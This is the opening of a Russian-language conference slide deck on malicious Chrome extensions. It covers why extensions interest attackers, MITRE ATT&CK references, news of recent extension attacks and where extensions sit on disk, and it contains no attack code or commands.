


ВРЕДОНОСНЫЕ РАСШИРЕНИЯ

КАК ВАШ БРАУЗЕР РАБОТАЕТ НА
АТАКУЮЩЕГО

Артемий Цецерский



- ▶ Работаю в **Angara Security**
- ▶ **5+** лет практической кибербезопасности
- ▶ Security Research -> Adversary Simulation
-> Pentest -> RedTeam
- ▶ CVEs, BDUs
- ▶ OSCP, OSEP, OSWP



Agenda

- 👁️ Почему мне стоит дальше слушать этот доклад?
- 🔬 Анатомия и устройство Chrome Extensions
- 🎯 Доставка Chrome Extensions жертве
- 🔧 Пост-эксплуатация с помощью Extensions-Fu
- 🛡️ Как защищаться и мониторить?







Почему эта тема
интересна и актуальна?

Google Chrome – самый популярный браузер

Браузер – главное окно в цифровой мир,
современный рабочий стол
Согласно аналитике* доля Google Chrome – **66 %**




90%

Всех пользовательских
действий в интернете
– через **браузер**

* <https://www.similarweb.com/ru/browsers/>


Chrome == Chromium

Chrome расширения работают в других **Chromium**-браузерах
(80% рынка браузеров на базе этого движка)




The screenshot shows a Microsoft Edge browser window with the address bar displaying support.microsoft.com/ru-ru/microsoft-edge/добавление-отключение-и-удаление-расширений-в-microsoft-e.... The page title is "Добавление расширения в Microsoft Edge из интернет-магазина Chrome". The main text states: "Расширения, предназначенные для Google Chrome, также можно использовать в Microsoft Edge." Below this, there are five numbered steps:

1. В Microsoft Edge перейдите в [интернет-магазин Chrome](#).
2. Выберите **Разрешить расширения из других магазинов** в заголовке в верхней части страницы, а затем выберите **Разрешить**, чтобы подтвердить.
3. Выберите расширение, которое требуется добавить, и нажмите **Добавить в Chrome**.
4. При отображении запроса со списком разрешений, необходимых расширению, внимательно изучите их и, чтобы продолжить, нажмите кнопку **Добавить расширение**.
5. Появится последний запрос, подтверждающий добавление расширения.



Расширения — везде и всюду

- ▶ **190 000+** расширений в Chrome Web Store
- ▶ Из редкости в норму
- ▶ Активно в **корпоративных средах** (Парольные менеджеры, конференц-связь, Dev-утилиты, Productivity-утилиты)
- ▶ Многие имеют выше **10 млн.** установок
- ▶ Всё больше прав и доступов



Интерес для атакующих

Chrome API

Обширная документация управления браузером

Cross-platform

Расширение устанавливается на любую ОС (Windows, macOS, UNIX)

JavaScript

Просто и мощно для написания вредоносного ПО

chrome.exe

Вредоносный трафик легко прячется в легитимном процессе

Persistence

Установленное расширение живёт после перезагрузки ПК

AV/EDR

Слабо детектируют вредоносные расширения

Киберинциденты

- ▶ Стабильный рост атак, новостные заголовки
- ▶ Техники все более опасные и изощрённые
- ▶ MITRE ATT&CK – Browser Extensions Technique

MITRE | ATT&CK

Matrices ▾Tactics ▾Techniques ▾Defenses ▾CTI ▾Resources ▾BenefactorsBlog ↗

Search 🔍

TECHNIQUES

Enterprise
Reconnaissance
Resource Development
Initial Access
Execution
Persistence
Account Manipulation
BITS Jobs
Boot or Logon
Autostart
Execution

[Home](#) > [Techniques](#) > [Enterprise](#) > [Software Extensions](#) > [Browser Extensions](#)

Software Extensions: Browser Extensions

Other sub-techniques of Software Extensions (2) ▾

Adversaries may abuse internet browser extensions to establish persistent access to victim systems. Browser extensions or plugins are small programs that can add functionality to and customize aspects of internet browsers. They can be installed directly via a local file or custom URL or through a browser's app store - an official online platform where users can browse, install, and manage extensions for a specific web browser. Extensions generally inherit the web browser's permissions previously granted.^{[1][2]}

Malicious extensions can be installed into a browser through malicious app store downloads masquerading as legitimate extensions, through social engineering, or by an adversary that has already compromised a system. Security can be

ID: T1176.001

Sub-technique of: T1176

①Tactic: Persistence


①Platforms: Linux, Windows, macOS

Version: 1.0

Created: 30 March 2025

Last Modified: 15 April 2025


Version Permalink

 stackoverflow

Вредоносные расширения Chrome: защита данных и расследование атак

С начала 2024 года в официальном каталоге расширений Chrome замечена новая волна атак — под видом инструментов для повышения продуктивности...


2 недели назад

 Tengrinews.kz

Удалите эти расширения: пользователи Google Chrome оказались под угрозой

Более 3 миллиона пользователей браузера Google Chrome оказались под угрозой, рассказывает Tengri Life со ссылкой на dailymail.co.uk.


10 дней назад

 Kaspersky

Легитимные расширения Chrome крадут пароли Facebook*

Сразу после католического Рождества стало известно о многоэтапной атаке на разработчиков популярных расширений Google Chrome.


10 дней назад

 Prodaa.Ru

Расширения браузера украдут вашу личность — крупнейший взлом Google

На протяжении месяца группа хакеров проводит масштабную атаку на расширения Google Chrome, стремясь получить доступ к конфиденциальным...


10 дней назад

 Kaspersky

Атака Cookie-Bite использует расширения Chrome для кражи токенов сессии

Эксперты из компании Varonis описали PoC-атаку под названием Cookie-Bite. Она использует расширения браузера для кражи сессионных cookie из...


1 месяц назад



АНАТОМИЯ CHROME EXTENSION

Как устроены расширения под капотом?


Где эти ваши расширения в браузере?!



Расширение на файловой системе

На диске:

%LOCALAPPDATA%\Google\Chrome\User Data\Default\Extensions



Windows (C:) > Пользователи > a.tsetskii > AppData > Local > Google > Chrome > User Data > Default > Extensions


Имя	Дата изменения	Тип	Размер
аароссlсgогkmnckokdopfmhonfmgоek	17.01.2025 14:40	Папка с файлами	
аohghmighlieiainnegkcijnfilokake	17.01.2025 14:40	Папка с файлами	
арdfllckaahabafndbhieahigklhalf	17.01.2025 14:40	Папка с файлами	
blpcfgokakmgnkcojhhkbfbldkacnbeo	17.01.2025 14:40	Папка с файлами	
felcaaldnbdncclmgdcncolpebgiejap	17.01.2025 14:40	Папка с файлами	
gcknhkoolaabfmInjonogaaifnjfnp	21.04.2025 15:13	Папка с файлами	
ghbmnnjooekpmoecnninlnbdloihkhi	03.06.2025 10:06	Папка с файлами	
gppongmhjkpfnbhagpmjfkannfbllamg	29.05.2025 10:51	Папка с файлами	
nmmhkkegccagdldgiimedpiccmgmieda	17.01.2025 14:40	Папка с файлами	
nngceckbapebfimnlniiiahkandclblb	04.06.2025 10:31	Папка с файлами	
ofaokhiedipichpaobibbnaahkdoiiah	24.04.2025 13:04	Папка с файлами	
pjkljhegncpnkpnbcodhijeoejaedia	17.01.2025 14:40	Папка с файлами	

Имя	Дата изменения	Тип	Размер
_locales	03.06.2025 10:05	Папка с файлами	
_metadata	03.06.2025 10:06	Папка с файлами	
assets	03.06.2025 10:05	Папка с файлами	
content	03.06.2025 10:05	Папка с файлами	
images	03.06.2025 10:05	Папка с файлами	
notification	03.06.2025 10:05	Папка с файлами	
offscreen-document	03.06.2025 10:05	Папка с файлами	
overlay	03.06.2025 10:05	Папка с файлами	
popup	03.06.2025 10:05	Папка с файлами	
95d65ab5e01c2645cc90.module.wasm	01.01.1980 3:00	Файл "WASM"	2 676 КБ
109.background.js	01.01.1980 3:00	файл JavaScript	1 КБ
357.background.js	01.01.1980 3:00	файл JavaScript	91 КБ
568.background.js	01.01.1980 3:00	файл JavaScript	5 552 КБ
576.background.js	01.01.1980 3:00	файл JavaScript	560 КБ
576.background.js.LICENSE.txt	01.01.1980 3:00	Текстовый докум...	1 КБ
719.background.js	01.01.1980 3:00	файл JavaScript	9 КБ
background.js	01.01.1980 3:00	файл JavaScript	3 158 КБ
background.js.LICENSE.txt	01.01.1980 3:00	Текстовый докум...	2 КБ
encrypt-worker.js	01.01.1980 3:00	файл JavaScript	649 КБ
encrypt-worker.js.LICENSE.txt	01.01.1980 3:00	Текстовый докум...	1 КБ
encrypt-worker.js.map	01.01.1980 3:00	Файл "MAP"	2 251 КБ
managed_schema.json	01.01.1980 3:00	Файл "JSON"	1 КБ
manifest.json	03.06.2025 10:05	Файл "JSON"	4 КБ

